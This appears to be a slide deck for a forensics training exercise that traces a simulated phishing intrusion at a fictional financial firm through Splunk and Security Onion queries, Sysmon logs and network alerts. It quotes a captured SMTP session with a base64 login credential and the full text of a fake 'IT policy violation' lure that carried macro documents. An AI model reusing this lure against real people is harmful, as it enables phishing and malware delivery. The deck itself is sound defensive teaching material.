Project Obsidian

Forensics: Kill Chain 1

Adventures in Splunk and Security Onion

ExtremePaperClip & Wes Lambert

Who are these guys?

ExtremePaperClip:

- Digital Forensics Nerd
- Linux Geek
- InfoSec Engineer
- Lifelong Student of Everything
- Amateur History Buff
- Loads of Fun

@ExtremePaperC

Wes Lambert:

- 💙 DFIR and ESM/NSM🛡️
- Automation and OSSS
- Scatterbrained
- Soccer
- Coffee
- Indian food

@therealwlambert

Kill Chain 1: Agenda

- Data Sources
- Phishing email
- Beacon / C2
- Enumeration
- Lateral Movement
- Domain Privilege Escalation
- Data Exfiltration
- Summary of Findings

The Adventure Begins

Image Source: https://www.pexels.com/photo/a-man-sitting-outside-of-the-famous-petra-3214958/

Two Paths:

Image Source: https://www.pexels.com/photo/railroad-tracks-in-city-258510/

SPLUNK: ENDPOINT LOGS

Two Paths:

Image Source: https://www.pexels.com/photo/railroad-tracks-in-city-258510/

Two Paths:

Image Source: https://www.pexels.com/photo/railroad-tracks-in-city-258510/

Image Source: https://www.pexels.com/photo/young-game-match-kids-2923/

Where do we start?

Data Sources

SPLUNK: ENDPOINT LOGS

-Windows Event Logs

-Sysmon Logs

SECURITY ONION: NETWORK LOGS

- Network logs (Zeek)
- File data/metadata (Zeek/Strelka)
- Alert data (Suricata)
- PCAP (Google Stenographer)


Phishing email

SPLUNK: ENDPOINT LOGS


Set date/time between 02/12/22 17:00 *to* 02/12/22 19:00

Splunk Search:

```
index=sysmon (thunderbird AND .doc)
| table _time host.name event.code event.action message
| sort _time
```



SPLUNK: ENDPOINT LOGS




SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:35 *to* 02/12/22 17:40

Splunk Search:

```
index=sysmon event.code=1 MagnumTempus-IT-Policy-Violation
| table  time host.name event.code event.action message
| sort _time
```



SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 17:34:56	wkst01.magnumtempus.financial	1	Process Create (rule: ProcessCreate)	Process Create: RuleName: technique_id=T1204,technique_name=User Execution UtcTime: 2022-02-12 17:34:52.980 ProcessGuid: {29C462BB-EFBC-6207-A704-000000000F02} ProcessId: 6204 Image: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE FileVersion: 16.0.14827.20192 Description: Microsoft Word Product: Microsoft Office Company: Microsoft Corporation OriginalFileName: WinWord.exe CommandLine: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\amanda.nuensis\Desktop\MagnumTempus-IT-Policy-Violation-amanda.nuensis@magnumtempusfinancia CurrentDirectory: C:\Users\amanda.nuensis\Desktop\ User: MAGNUMTEMPUS\amanda.nuensis LogonGuid: {29C462BB-25E9-6207-B9A2-380000000000} LogonId: 0x38A2B9 TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=B28A23C699F50551776AF94966EB569E3C45D437,MD5=78485D068BB577B36C8A7AF9C9403369,SHA256=E61E9D77C7C373CA545A037AAD2E694E9A172A8558C8CD0DE7220A1AE84290A4,IMPHASH=9A357A51628D5895 ParentProcessGuid: {29C462BB-25F7-6207-E601-000000000F02} ParentProcessId: 2076 ParentImage: C:\Windows\explorer.exe ParentCommandLine: C:\Windows\Explorer.EXE ParentUser: MAGNUMTEMPUS\amanda.nuensis

SPLUNK: ENDPOINT LOGS

message


```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime: 2022-02-12 17:34:52.980
ProcessGuid: {29C462BB-EFBC-6207-A704-000000000F02}
ProcessId: 6204
Image: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
FileVersion: 16.0.14827.20192
Description: Microsoft Word
Product: Microsoft Office
Company: Microsoft Corporation
OriginalFileName: WinWord.exe
CommandLine: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\amanda.nuensis\Desktop\MagnumTempus-IT-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc" /o ""
CurrentDirectory: C:\Users\amanda.nuensis\Desktop\
User: MAGNUMTEMPUS\amanda.nuensis
LogonGuid: {29C462BB-25E9-6207-B9A2-380000000000}
LogonId: 0x38A2B9
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes:
SHA1=B28A23C699F50551776AF94966EB569E3C45D437,MD5=78485D068BB577B36C8A7AF9C9403369,SHA256=E61E9D77C7C373CA545A037AAD2E694E9A172A8558C8CD0DE7220A1AE84290A4,IMPHASH=9A357A51628D5895F00FCACE844D63DF
ParentProcessGuid: {29C462BB-25F7-6207-E601-000000000F02}
ParentProcessId: 2076
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: MAGNUMTEMPUS\amanda.nuensis
```

SECURITY ONION: NETWORK LOGS


Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 PM

Security Onion Search:

```
event.dataset:"file" AND file.source:smtp AND
file.mime type:"application/msword" | groupby file.name file.mime_type
file.source
```



SECURITY ONION: NETWORK LOGS



Count	file.name	file.mime_type	file.source
1	MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc	application/msword	SMTP
1	MagnumTempus-Policy-Violation-celiste.pecunia@magnumtempusfinancial.com.doc	application/msword	SMTP
1	MagnumTempus-Policy-Violation-domi.nusvir@magnumtempusfinancial.com.doc	application/msword	SMTP
1	MagnumTempus-Policy-Violation-karen.metuens@magnumtempusfinancial.com.doc	application/msword	SMTP
1	MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc	application/msword	SMTP
1	Safe-Documents-Confidential-Data-amanda.nuensis@magnumtempusfinancial.com.xls	application/msword	SMTP
1	Safe-Documents-Confidential-Data-brad.cudo@magnumtempusfinancial.com.xls	application/msword	SMTP
1	attachment; filename*0="MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfin"; filename*1="ancial.com.doc"	application/msword	SMTP
1	attachment; filename*0="Safe-Documents-Confidential-Data-brad.cudo@magnumtempusfinan"; filename*1="cial.com.xls"	application/msword	SMTP
1	attachment; filename*0="Safe-Documents-Confidential-Data-stephen.lamna@magnumtempusf"; filename*1="inancial.com.xls"	application/msword	SMTP
2	Safe-Documents-Confidential-Data-reggie.habeo@magnumtempusfinancial.com.xls	application/msword	SMTP
2	Safe-Documents-Confidential-Data-stephen.lamna@magnumtempusfinancial.com.xls	application/msword	SMTP
2	Safe-Documents-Confidential-Data-steven.decusis@magnumtempusfinancial.com.xls	application/msword	SMTP

SECURITY ONION: NETWORK LOGS

2	ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted
4	ET POLICY Office Document Containing AutoOpen Macro Via smtp
6	ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management

SECURITY ONION: NETWORK LOGS

network.community_id	1:8izo7ZsqT1nv+wjCZG1YIs1jjeU=
network.data.decoded	EHLO [172.16.50.132] AUTH PLAIN AG1hdHQudHJpc3RpcXVIAFFuTTVROVNtdVk1V2xqV1hXVTVPTlVMMw== MAIL FROM:<matt.tristique@magnumtempusfinancial.com> SIZE=74051 RCPT TO:<reggie.habeo@magnumtempusfinancial.com> DATA Content-Type: multipart/mixed; boundary="----------55hlEqdoonM00exPEKLbfcXz" Message-ID: <c35cba11-50fd-96b6-bd2b-8b2b54d01209@magnumtempusfinancial.com> Date: Sat, 12 Feb 2022 21:15:00 +0000 MIME-Version: 1.0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Thunderbird/91.6.0 Subject: Fwd: [ACTION REQUIRED] ORGANIZATION IT POLICY VIOLATION References: <A0C8FFB7-586F-4F69-B2A9-E9051948F45A@magnumtempusfinancial.com> Content-Language: en-US To: "reggie.habeo@magnumtempusfinancial.com" <reggie.habeo@magnumtempusfinancial.com> From: Matt Tristique <matt.tristique@magnumtempusfinancial.com> In-Reply-To: <A0C8FFB7-586F-4F69-B2A9-E9051948F45A@magnumtempusfinancial.com> X-Forwarded-Message-Id: <A0C8FFB7-586F-4F69-B2A9-E9051948F45A@magnumtempusfinancial.com> This is a multi-part message in MIME format. ----------55hlEqdoonM00exPEKLbfcXz Content-Type: multipart/alternative; boundary="----------9KxGmtRVkDtboMzd6Sbbs1fB" ----------9KxGmtRVkDtboMzd6Sbbs1fB Content-Type: text/plain; charset=UTF-8; format=flowed Content-Transfer-Encoding: 7bit Sorry, one more. I just tried to open this email from legal and I think my Word is broken -- the attachment seems blank. Regards, Matt

SECURITY ONION: NETWORK LOGS

-------- Forwarded Message --------
Subject: .[ACTION REQUIRED] ORGANIZATION IT POLICY VIOLATION
From: .legal-internal@magnumtempus.financial
To: .matt.tristique@magnumtempusfinancial.com

The MagnumTempus Financial CERT and CyberSecurity team have noticed that you are one of the users - "karen.metuens@magnumtempus.financial", "amanda.nuensis@magnumtempus.financial", who have violated the company policy CCG-IV:5-8 on 2/7/2022, 8:48pm - EDT.

As mentioned in the yearly cybersecurity training and your employment agreement with MagnumTempus, the violation of IT policy may terminate your employment.

Please review the attachment which includes the decision made by the MagnumTempus Legal team. If the document is empty, reply to this email within 72 hours of opening the document.

Thank you,
MagnumTempus Internal Legal Department
(+1)969-555-5984
legal-internal@magnumtempus.financial

----------9KxGmtRVkDtboMzd6Sbbs1fB
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: 7bit

<html>
  <head>

